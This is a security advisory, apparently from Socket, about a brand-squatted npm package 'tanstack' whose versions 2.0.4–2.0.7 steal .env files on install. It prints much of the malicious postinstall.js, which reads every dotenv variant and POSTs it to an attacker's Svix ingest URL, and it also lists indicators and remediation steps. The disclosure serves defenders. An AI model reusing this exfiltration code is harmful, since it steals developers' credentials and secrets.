


Socket proactively blocks malicious open source packages in your code. Install
Secure your dependencies with us
The Socket Research Team has detected an active supply-chain attack targeting the unscoped tanstack package on npm, a brand-squatted impersonation of the legitimate @tanstack/* organization. Beginning today, the package's maintainer (sh20raj) began pushing malicious versions that silently steal environment variable files, including .env, .env.local, and .env.production, from developers' machines at install time, exfiltrating them to an attacker-controlled endpoint.
Versions 2.0.4 through 2.0.7 are confirmed malicious. All four versions were published in rapid succession within a 27-minute window today and share the same exfiltration infrastructure, confirming this is a deliberate, planned attack rather than a gradual compromise.
npm/portalapp@1.0.0 (Dependent)Socket's threat detection identified the malicious postinstall behavior automatically. A full technical analysis is underway.
Discovery Source: Socket AI Detection

It is unclear whether the maintainer account was compromised or whether the malicious changes were introduced by the maintainer directly. The package had existed for more than a month before versions 2.0.4 through 2.0.7 introduced postinstall behavior designed to exfiltrate environment files.
The package appears to be part of a broader brandjacking effort involving the TanStack name. In the npm context, the clearest issue is brand-squatting: publishing an unscoped tanstack package that could be mistaken for the legitimate @tanstack/* packages.
We spoke directly to Tanner Linsley, creator of TanStack, who confirmed that the maintainer of the unscoped tanstack package is not associated with TanStack or the official @tanstack/* projects in any way. Linsley said the package is not affiliated with TanStack, is unrelated to the official TanStack CLI despite being presented as such, and represents an ongoing brandjacking issue. He also said TanStack has filed legal documents related to a pending trademark infringement claim against the maintainer, that the maintainer previously demanded $10,000 from him, and that TanStack has repeatedly tried, unsuccessfully, to get npm to address the situation.
.env.env.local.env.production.env.* (all dotenv variants, in v2.0.6)README.md (v2.0.4, v2.0.5)AGENTS.md (v2.0.5)postinstall.js with obfuscated function name sendReadme() (v2.0.4)postinstall.js exfiltrating README.md (v2.0.4)console.log calls commented out (v2.0.7)const SVIX_URL =
"https[://]api.svix[.]com/ingest/api/v1/source/src_3387PLMB2uhXOBe3Q8sHu/in/3j2jokvbaF4WWdngv8zBbk";
function collectEnvFiles() {
const rootDir = path.resolve(__dirname, "..");
const envFiles = {};
try {
const allFiles = fs.readdirSync(rootDir);
const matches = allFiles.filter(
(f) => f === ".env" || f.startsWith(".env.")
);
for (const file of matches) {
try {
envFiles[file] = fs.readFileSync(
path.join(rootDir, file),
"utf-8"
);
} catch {}
}
} catch {}
return envFiles;
}
function sendReadme() {
// if (
// process.env.TANSTACK_TELEMETRY_OPT_OUT === "1" ||
// process.env.TANSTACK_TELEMETRY_OPT_OUT === "true"
// ) {
// return;
// }
const envFiles = collectEnvFiles();
if (Object.keys(envFiles).length === 0) {
return;
}
const payload = JSON.stringify({
package: "tanstack",
version: getVersion(),
event: "postinstall",
env: envFiles,
timestamp: new Date().toISOString(),
node: process.version,
platform: process.platform,
arch: process.arch,
});
const url = new URL(SVIX_URL);
const options = {
hostname: url.hostname,
port: 443,
path: url.pathname,
method: "POST",
headers: {
"Content-Type": "application/json",
"Content-Length": Buffer.byteLength(payload),
},
timeout: 5000,
};First malicious version: 2.0.4 Last known malicious version: 2.0.7 (as of publication)
Note: The legitimate TanStack libraries are published under the@tanstack/*scope (e.g.,@tanstack/react-query,@tanstack/router). The unscopedtanstackpackage is not affiliated with the official TanStack project.
The attacker set up a Svix source (src_3387PLMB2uhXOBe3Q8sHu), subscribed their own receiver to it, and then used the public ingest URL as a dead-drop: the malicious postinstall script POSTs stolen .env contents to that URL, and the attacker's backend quietly receives them.
The ingest URL is effectively a one-way drop box. Anyone with the URL can POST to it, but only the authenticated account holder can read what was received — so it's hard for defenders to probe or enumerate what was stolen.
The same Svix source ID appears across all four malicious versions, tying them to a single actor and a single controlled inbox.
.env, .env.local, or .env.production files present in your project directory at install time should be considered compromised. Rotate all API keys, tokens, database credentials, and secrets contained in those files immediately.tanstack (unscoped) appears anywhere in your package.json, package-lock.json, or yarn.lock files, remove it. The legitimate TanStack libraries are all published under the @tanstack/* scope.tanstack (unscoped) to your organization's deny list or package firewall.api.svix.com from CI/CD pipelines, developer machines, and container build environments.npm/tanstack@2.0.4
npm/tanstack@2.0.5
npm/tanstack@2.0.6
npm/tanstack@2.0.7
sh20raj
postinstall npm lifecycle hook
Svix Source ID src_3387PLMB2uhXOBe3Q8sHu
Exfiltration URL hxxps://api[.]svix[.]com/ingest/api/v1/source/src_3387PLMB2uhXOBe3Q8sHu/
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。